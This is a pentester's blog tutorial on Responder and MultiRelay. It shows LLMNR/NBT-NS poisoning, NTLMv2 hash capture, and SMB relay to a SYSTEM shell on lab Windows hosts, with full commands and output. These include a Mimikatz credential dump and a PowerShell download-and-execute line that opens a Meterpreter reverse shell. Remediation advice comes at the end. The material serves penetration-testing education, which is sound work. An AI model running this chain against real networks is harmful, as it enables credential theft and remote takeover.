



Pwning with Responder – A Pentester's Guide

May 3, 2017

Overview:

Responder is a great tool that every pentester needs in their arsenal. If a client/target cannot resolve a name via DNS it will fall back to name resolution via LLMNR (introduced in Windows Vista) and NBT-NS. Now, assuming we have Responder running we will essentially say 'yeah, this is me' to all of the LLMNR and NBT-NS requests that we see, and then traffic will be directed to us. Great. In this brief overview we shall be touching on a couple of the common uses as well as new functionality recently introduced by [@pythonresponder](#).

Targeting specific host(s):

If you want to target a specific IP/range of IPs, you can edit Responder.conf and change the RespondTo argument. This is extremely useful when you have a specific target in sight and don't want to potentially cause network-wide disruption. Additionally, it is also possible to specify the NBT-NS/LLMNR name by altering the RespondToName argument, although this is something I have yet to fully experiment with. In the following screenshot we have limited attacks to the host 192.168.10.17.

```
; Specific IP Addresses to respond to (default = All)
; Example: RespondTo = 10.20.1.100-150, 10.20.3.10
RespondTo = 192.168.10.17
```

Listen only mode:

You can use Responder in listen only mode, i.e. analyse, but don't actively respond to any requests. This can be achieved using the -A parameter and again this is a useful feature to see how chatty the network is without actively targeting any hosts.

```
[+] Generic Options:
Responder NIC           [eth0]
Responder IP            [192.168.10.206]
Challenge set           [random]
Respond To              ['192.168.10.17']
Don't Respond To Names  ['ISATAP']

[i] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned.
```

Active attacks:

In the following example the attacking IP address is 192.168.10.206 and we are targeting a single host 192.168.10.17 via SMB. This is a common scenario in which a user mistypes the name of a server, hence the DNS lookup fails and name resolution falls back to NBT-NS and LLMNR.

30	20.886731	192.168.10.17	192.168.255.255	NBNS	92	Name query NB FILE-SHARE-123<20>
31	20.887456	192.168.10.206	192.168.10.17	NBNS	104	Name query response NB 192.168.10.206
32	20.888720	fe80::4dba:6ca8:d3...	ff02::1:3	LLMNR	94	Standard query 0x1d4a A file-share-123
33	20.888732	fe80::4dba:6ca8:d3...	ff02::1:3	LLMNR	94	Standard query 0xaf43 AAAA file-share-123
34	20.889430	192.168.10.17	224.0.0.252	LLMNR	74	Standard query 0x1d4a A file-share-123
35	20.889449	192.168.10.17	224.0.0.252	LLMNR	74	Standard query 0xaf43 AAAA file-share-123
36	20.890033	192.168.10.206	192.168.10.17	LLMNR	104	Standard query response 0x1d4a A file-share-123 A 192.168.10.206

From the above Wireshark output it's possible to see that 192.168.10.17 sends a NBNS query to the broadcast address 192.168.255.255, and the attacking host 192.168.10.206 immediately replies stating that it is in fact file-share-123 and returns it's own IP within the response.

▼ NetBIOS Name Service

Transaction ID: 0x9ddc

► Flags: 0x8500, Response, Opcode: Name query, Authoritative, Recursion desired, Reply code: No error

Questions: 0

Answer RRs: 1

Authority RRs: 0

Additional RRs: 0

▼ Answers

▼ FILE-SHARE-123<20>: type NB, class IN

Name: FILE-SHARE-123<20> (Server service)

Type: NB (32)

Class: IN (1)


Time to live: 2 minutes, 45 seconds

Data length: 6

► Name flags: 0x0000, ONT: B-node (B-node, unique)

Addr: 192.168.10.206

It is also possible to see within the Wireshark capture that immediately after the NBNS request/response the same process happens over LLMNR but using the registered multicast address of 224.0.0.252. The keen eyed readers will also see that this process is also performed over IPv6 and the Multicast address of FF02::1:3 is used (details also available from the above link).



The outcome of this is that the victim now believes that we are indeed file-share-123 and attempts to establish communications over SMB (TCP 445). From here we can continue to steal the NTLMv2 hash for the affected user (in this instance a local user called default) for offline cracking.



And this is the SMB negotiation viewed through Wireshark...

192.168.10.17	192.168.10.206	TCP	66	49739 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
192.168.10.206	192.168.10.17	TCP	66	445 → 49739 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
192.168.10.17	192.168.10.206	TCP	60	49739 → 445 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
192.168.10.17	192.168.10.206	SMB2	232	Negotiate Protocol Request
192.168.10.206	192.168.10.17	TCP	54	445 → 49739 [ACK] Seq=1 Ack=179 Win=30336 Len=0
192.168.10.206	192.168.10.17	SMB2	291	Negotiate Protocol Response
192.168.10.17	192.168.10.206	SMB2	220	Session Setup Request, NTLMSSP_NEGOTIATE
192.168.10.206	192.168.10.17	SMB2	392	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
192.168.10.17	192.168.10.206	SMB2	689	Session Setup Request, NTLMSSP_AUTH, User: WKS10\default

There's plenty more to play and experiment with in Responder, but for now we're going to move onto some of the more recent features added to this project.

Multi-relay attacks:

This is one of the newer features that [@pythonresponder](#) introduced towards [the end of 2016](#). Using this tool we can relay our NTLMv1/2 authentication to a specific target and then, during a successful attack, execute code. Before we get into the nitty gritty of this attack it should be stated that only privileged users are targeted by default (good reasoning behind this) and the target cannot have SMB signing in place. A nice script RunFinger.py has been packaged within the tools directory of Responder and this allows us to verify the latter on our target(s) before actively targeting any hosts (it will become clear why we are targeting 192.168.11.17 with RunFinger.py instead of 192.168.10.17 shortly).

```
root@kali:/tmp/Responder-master/tools# python RunFinger.py -i 192.168.11.0/24
Retrieving information for 192.168.11.17...
SMB signing: False
Server time: 2017-05-02 21:20:44
Os version: 'Windows 10 Enterprise 14393'
Lanman Client: 'Windows 10 Enterprise 6.3'
Machine Hostname: 'WKS11'
This machine is part of the 'PLUM' domain
```

In preparation of this attack we need to disable the SMB and HTTP servers used by Responder otherwise we'll get some conflicts between this and Multi-relay (example shown below).

```
Error starting TCP server on port 445, check permissions or other servers running.
Error starting TCP server on port 80, check permissions or other servers running.
```

For this following example we'll disable these specific services within the Responder.conf file by changing the relevant service to "Off". Job done.

```
[Responder Core]
; Servers to start
SQL = On
SMB = Off
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
```

Again, running Responder with default options it is possible to see that these two services are now disabled.

[illegible]

We are now going to poison responses for the victim 192.168.10.17 (as in previous examples), but we are also now going to relay our session authentication to a 2nd host 192.168.11.17.

The syntax for this tool is show below, where the IP is the address to which you want to relay authentication and hopefully obtain shell access:

```
python MultiRelay.py -t 192.168.11.17 -u ALL
```

```

root@kali:/tmp/Responder-master/tools# python MultiRelay.py -t 192.168.11.17 -u ALL

Responder MultiRelay 2.0 NTLMv1/2 Relay

Send bugs/hugs/comments to: laurent.gaffie@gmail.com
Usernames to relay (-u) are case sensitive.
To kill this script hit CTRL-C.

/*
Use this script in combination with Responder.py for best results.
Make sure to set SMB and HTTP to OFF in Responder.conf.

This tool listen on TCP port 80, 3128 and 445.
For optimal pwnage, launch Responder only with these 2 options:
-rv
Avoid running a command that will likely prompt for information like net use, etc.
If you do so, use taskkill (as system) to kill the process.
*/

Relaying credentials for these users:
['ALL']

Retrieving information for 192.168.11.17...
SMB signing: False
Os version: 'Windows 10 Enterprise 14393'
Hostname: 'WKS11'
Part of the 'PLUM' domain

```

In the following example the host is a default installation of Windows 10 and the victim user currently authenticated to 192.168.10.17 is a local administrator user named default.

```

C:\Users\default.DESKTOP-IQK9U6J>whoami /all

USER INFORMATION
-----
User Name      SID
-----
wks10\default S-1-5-21-1219218606-111420393-3082503842-1001

GROUP INFORMATION
-----
Group Name                                     Type                SID                  Attributes
-----
Everyone                                     Well-known group    S-1-1-0              Mandatory group, Enabled by default
nt, Enabled group                           Well-known group    S-1-5-114             Group used for deny only
NT AUTHORITY\Local account and member of Administrators group
BUILTIN\Administrators                       Alias               S-1-5-32-544          Group used for deny only

```

Within the below output it's possible to see that this user is whitelisted (we specified -u ALL as a parameter), but access to the relayed host 192.168.11.17 is denied. Multi-relay is doing us a favour here and doesn't continue to attempt to authenticate to the host which could potentially

lock accounts out very quickly. Nice touch. Spoiler; both 192.168.10.17 and 192.168.11.17 have the same account/credentials configured.

```
[+] Setting up SMB relay with SMB challenge: c1b1e18ba7ade7c0
[+] Received NTLMv2 hash from: 192.168.10.17
[+] Client info: ['Windows 10 Enterprise 14393', domain: 'PLUM', signing:'False']
[+] Username: default is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Relay Failed, Tree Connect AndX denied. This is a low privileged user or SMB Signing is mandatory.
[+] Hashes were saved anyways in Responder/logs/ folder.

[+] Setting up SMB relay with SMB challenge: 86ffaf492cf3545d
[+] Received NTLMv2 hash from: 192.168.10.17
[+] Client info: ['Windows 10 Enterprise 14393', domain: 'PLUM', signing:'False']
[+] Username: default is whitelisted, forwarding credentials.
[+] User WKS10\default previous login attempt returned logon_failure. Not forwarding anymore to prevent account lockout
```

Viewing this in Wireshark reveals the following (heavily condensed view).

67	3.490259	192.168.10.206	192.168.11.17	SMB	598 Session Setup AndX Request, NTLMSSP_AUTH, User: WKS10\default
68	3.503251	192.168.11.17	192.168.10.206	SMB	221 Session Setup AndX Response
69	3.503492	192.168.10.206	192.168.11.17	SMB	158 Tree Connect AndX Request, Path: \\192.168.11.17\C\$
70	3.503632	192.168.11.17	192.168.10.206	SMB	105 Tree Connect AndX Response, Error: STATUS_ACCESS_DENIED

So we have an administrative user (who actually has valid credentials on the host), but it's not the default administrator account with RID 500. Let's run the attack again, but this time we'll target the local administrator account with RID 500.

```
[+] Listening for events...
[*] [LLMNR] Poisoned answer sent to 192.168.10.17 for name backup-host-12345
[*] [LLMNR] Poisoned answer sent to 192.168.10.17 for name backup-host-12345
```



```

Retrieving information for 192.168.11.17...
SMB signing: False
Os version: 'Windows 10 Enterprise 14393'
Hostname: 'WKS11'
Part of the 'PLUM' domain
[+] Setting up SMB relay with SMB challenge: 78be8c0b754c722a
[+] Received NTLMv2 hash from: 192.168.10.17
[+] Client info: ['Windows 10 Enterprise 14393', domain: 'PLUM', signing:'False']
[+] Username: Administrator is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Looks good, Administrator has admin rights on C$.
[+] Authenticated.
[+] Dropping into Responder's interactive shell, type "exit" to terminate

Available commands:
dump                -> Extract the SAM database and print hashes.
regdump KEY         -> Dump an HKLM registry key (eg: regdump SYSTEM)
read Path_To_File   -> Read a file (eg: read /windows/win.ini)
get Path_To_File    -> Download a file (eg: get users/administrator/desktop/password.txt)
delete Path_To_File -> Delete a file (eg: delete /windows/temp/executable.exe)
upload Path_To_File -> Upload a local file (eg: upload /home/user/bk.exe), files will be uploaded in \windows\temp\
runas Command       -> Run a command as the currently logged in user. (eg: runas whoami)
scan /24            -> Scan (Using SMB) this /24 or /16 to find hosts to pivot to
pivot IP address    -> Connect to another host (eg: pivot 10.0.0.12)
mimi command        -> Run a remote Mimikatz 64 bits command (eg: mimi coffee)
mimi32 command      -> Run a remote Mimikatz 32 bits command (eg: mimi coffee)
lcmd command        -> Run a local command and display the result in MultiRelay shell (eg: lcmd ifconfig)
help               -> Print this message.
exit              -> Exit this shell and return in relay mode.
                   If you want to quit type exit and then use CTRL-C

Any other command than that will be run as SYSTEM on the target.

Connected to 192.168.11.17 as LocalSystem.
C:\Windows\system32\:#hostname
WKS11

C:\Windows\system32\:#ipconfig

Windows IP Configuration

Ethernet adapter CORP:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::70d5:92e1:25d5:62a8%6
    IPv4 Address. . . . . : 192.168.11.17
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 

```

Ah, success! So we have successfully relayed authentication for the default RID 500 from the victim 192.168.10.17 and gained shell access on 192.168.11.17 as both hosts use the same local administrator account credentials. It should also be mentioned that both are domain members and not standalone workgroup based systems.

The following Wireshark output shows only the smb traffic involved within this initial relay communication where we can clearly see the relay route 192.168.10.17 (poisoned victim) > 192.168.10.206 (attacker) > 192.168.11.17 (relay target).

116	44.096863	192.168.10.17	192.168.10.206	SMB	213	Negotiate Protocol Request
118	44.097249	192.168.10.206	192.168.10.17	SMB	143	Negotiate Protocol Response
119	44.117152	192.168.10.17	192.168.10.206	SMB	162	Session Setup AndX Request, NTLMSSP_NEGOTIATE
120	44.117410	192.168.10.206	192.168.11.17	SMB	117	Negotiate Protocol Request
121	44.118086	192.168.11.17	192.168.10.206	SMB	275	Negotiate Protocol Response
123	44.118200	192.168.10.206	192.168.11.17	SMB	174	Session Setup AndX Request, NTLMSSP_NEGOTIATE
124	44.119010	192.168.11.17	192.168.10.206	SMB	411	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
125	44.119306	192.168.10.206	192.168.10.17	SMB	399	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
126	44.119878	192.168.10.17	192.168.10.206	SMB	602	Session Setup AndX Request, NTLMSSP_AUTH, User: WKS10\Administrator
133	44.122739	192.168.10.206	192.168.10.17	SMB	117	Negotiate Protocol Request
134	44.123017	192.168.10.17	192.168.10.206	SMB	169	Negotiate Protocol Response
142	44.123362	192.168.10.206	192.168.10.17	SMB	117	Negotiate Protocol Request
143	44.123654	192.168.10.17	192.168.10.206	SMB	275	Negotiate Protocol Response
145	44.123789	192.168.10.206	192.168.10.17	SMB	306	Session Setup AndX Request, NTLMSSP_NEGOTIATE
146	44.124105	192.168.10.17	192.168.10.206	SMB	442	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
153	44.125077	192.168.10.206	192.168.11.17	SMB	614	Session Setup AndX Request, NTLMSSP_AUTH, User: WKS10\Administrator
154	44.137966	192.168.11.17	192.168.10.206	SMB	221	Session Setup AndX Response
155	44.138250	192.168.10.206	192.168.11.17	SMB	158	Tree Connect AndX Request, Path: \\192.168.11.17\C\$
156	44.139547	192.168.11.17	192.168.10.206	SMB	132	Tree Connect AndX Response
157	44.139835	192.168.10.206	192.168.11.17	SMB	162	Tree Connect AndX Request, Path: \\192.168.11.17\IPC\$
158	44.139941	192.168.11.17	192.168.10.206	SMB	126	Tree Connect AndX Response
159	44.141114	192.168.10.206	192.168.11.17	SMB	134	Echo Request
160	44.141539	192.168.11.17	192.168.10.206	SMB	134	Echo Response

Multi-relay functionality:

This is where Multi-relay now comes into its own. [At the end of March this year @pythonresponder](#) alongside [@gentilkiwi added Mimikatz integration](#) (amongst a few other fun tools) that makes obtaining credentials/hashes a breeze.

Let's experiment with these; we currently have a Multi-relay shell on 192.168.11.17 and we can easily invoke standard Mimikatz functions by using the mimi command (or mimi32 if we're targeting a 32-bit host).

```
C:\Windows\system32\:#mimi sekurlsa::logonpasswords
C:\Windows\system32\:#File size: 746.50KB
[=====] 100.0%
Uploaded in: -0.969 seconds
File size: 16.27KB
Fetched in: 0.0044 seconds
Output:

Authentication Id : 0 ; 148081703 (00000000:08d38c27)
Session          : RemoteInteractive from 3
User Name        : default
Domain           : WKS11
Logon Server     : WKS11
Logon Time       : 5/2/2017 5:51:34 PM
SID              : S-1-5-21-1219218606-111420393-3082503842-1001

msv :
[00000000] Primary
* Username : default
* Domain   : WKS11
* NTLM     : ala
* SHA1     : Zea
```

Other useful functionality includes the super quick SMB scanner that can be used to find other potential targets within the network. A example of this is shown in the following screenshot from

which a /16 range was supplied (our example network is a 192.168.0.0/16 with each 192.168.X.0/24 range having identical systems for student lab work).

```
C:\Windows\system32\ #scan /16
It seems like you're not connected to any network..
['192.168.3.215', Os:'Windows Server 2012 R2 Standard 9600', Domain:'PLUM', Signing:'True']
['192.168.9.17', Os:'Windows 10 Enterprise 14393', Domain:'PLUM', Signing:'False']
['192.168.10.17', Os:'Windows 10 Enterprise 14393', Domain:'PLUM', Signing:'False']
```

Let's play with one last feature of Multi-relay and use this tool to spawn every pentesters favourite shell, Meterpreter. Firstly we'll need to configure an appropriate listener in msf and for this example we will be using exploit/multi/script/web_delivery. Without going into specific detail about this exploit, this will be hosted on our attacking system 192.168.10.206, some basic options have been set and PowerShell has been configured as the target.

```
msf exploit(web_delivery) > show options

Module options (exploit/multi/script/web_delivery):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT    8080             yes       The local port to listen on.
  SSL        false            no        Negotiate SSL for incoming connections
  SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH    /                no        The URI to use for this exploit (default is random)

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.10.206  yes       The listen address
  LPORT     8888             yes       The listen port

Exploit target:

  Id  Name
  --  -
  2    PSH

msf exploit(web_delivery) > run
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.10.206:8888
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://127.0.0.1:8080/
[*] Server started.
```

Returning to the Multi-relay shell we can now run our favourite IEX command and hopefully pop some more shells. Notice that we're not expecting any output here so the "something went wrong..." output can generally be ignored in this specific case.

```

C:\Windows\system32\#hostname
WKS11

C:\Windows\system32\#powershell.exe -NoP -sta -NonI -W Hidden iex (New-Object Net.WebClient).DownloadString('http://192.168.10.206:8080')
[+] Something went wrong, try something else.
C:\Windows\system32\#

```

Returning to the msf web_delivery exploit we see some action and once the shell has landed we can use built-in Meterpreter tricks and/or post modules/functionality from within the msf framework as desired.

```

msf exploit(web_delivery) >
[*] 192.168.11.17 web_delivery - Delivering Payload
[*] Sending stage (1189423 bytes) to 192.168.11.17
[*] Meterpreter session 2 opened (192.168.10.206:8888 -> 192.168.11.17:49723) at 2017-05-03 11:34:48 +0100

msf exploit(web_delivery) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer      : WKS11
OS           : Windows 10 (Build 14393).
Architecture : x64
System Language : en_US
Domain       : PLUM
Logged On Users : 7
Meterpreter   : x64/windows
meterpreter >


```

Prevention & remediation activities:


To tighten the security of your Windows systems the following tweaks can be made.

Responder


- Disable LLMNR via group policy
 - Open gpedit.msc and navigate to Computer Configuration > Administrative Templates > Network > DNS Client > Turn off multicast name resolution and set to Enabled



- Disable NBT-NS
 - This can be achieved by navigating through the GUI to Network card > Properties > IPv4 > Advanced > WINS and then under "NetBIOS setting" select Disable NetBIOS over TCP/IP



- Alternatively this task can be accomplished through modifying the registry by navigating to the following key and changing the value to 2
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NetBT\Parameters\Interfaces\{\$InterfaceID}**NetbiosOptions**

 NetbiosOptions	REG_DWORD	0x00000002 (2)
--	-----------	----------------

Multi-relay

- Enable SMB signing via group policy
 - More details of SMB signing and the various values that can be defined can be found within the following links (a couple selected from a vast sea of information available from a quick Google search). It goes without saying that configurations will need to be thoroughly tested to ensure communication is unaffected and in a secure state.
 - <http://techgenix.com/secure-smb-connections/>
 - [https://technet.microsoft.com/en-us/library/jj852239\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/jj852239(v=ws.11).aspx)

<marketing>

If you want to learn/master advanced hacking techniques, we are running two classes of our **Advanced Infrastructure Hacking** course at Black Hat USA 2017 and we still have a few seats available. More details below:

<https://www.blackhat.com/us-17/training/advanced-infrastructure-hacking-2017-edition-4-day.html> (4 day class)

<https://www.blackhat.com/us-17/training/advanced-infrastructure-hacking-2017-edition-2-day.html> (2 day class, fast paced)

</marketing>

Comments

Leave a Reply

Your email address will not be published. Required fields are marked *

Name *

Email *

Website

POST COMMENT

This site uses Akismet to reduce spam. [Learn how your comment data is processed.](#)

Working around the globe, founded in the UK

Head Office:

CB1 Business Centre
Twenty Station Road,
Cambridge, CB1 2JD, UK

Registered Office:

21 Southampton Row
London
W1CB 5HA, UK



NotSoSecure
[@notsosecure](#)



The NotSoSober party is well and truly underway....🍷🍷



[Embed](#)

[View on Twitter](#)